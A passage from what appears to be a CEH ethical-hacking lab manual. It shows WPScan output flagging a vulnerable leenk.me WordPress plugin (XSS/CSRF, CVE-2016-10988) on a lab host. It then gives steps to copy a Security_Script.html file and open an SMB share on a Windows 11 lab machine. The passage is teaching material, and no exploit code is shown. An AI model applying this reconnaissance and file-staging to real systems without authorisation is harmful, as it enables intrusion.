
Found By: Known Locations (Aggressive Detection)
- http://10.10.1.22:8080/CEH/wp-content/plugins/leenkme/, status: 200

[!] 1 vulnerability identified:


[!] Title: leenk.me <= 2.5.0 - XSS & CSRF
Fixed in: 2.6.0
References:
- https://wpscan.com/vulnerability/357ecc42-98a3-465b-806e-46af71b133d6
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10988
- https://www.openwall.com/lists/oss-security/2016/04/16/4
- https://packetstormsecurity.com/files/136735/

Version: 2.5.0 (100% confidence)
Found By: Readme - Stable Tag (Aggressive Detection)
- http://10.10.1.22:8080/CEH/wp-content/plugins/leenkme/readme.txt
Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
- http://10.10.1.22:8080/CEH/wp-content/plugins/leenkme/readme.txt
```


36. Minimize the **Terminal** window. Click the **Places** menu at the top of **Desktop** and click **Desktop** from the drop-down options.




37. The **Desktop** window appears, copy **Security_Script.html** file.




38. Click the **Places** menu at the top of **Desktop** and click **Network** from the drop-down options.




39. The **Network** window appears; press the **Ctrl+L** keys. A Location field appears; type **smb://10.10.1.11** and press **Enter** to access the **Windows 11** shared 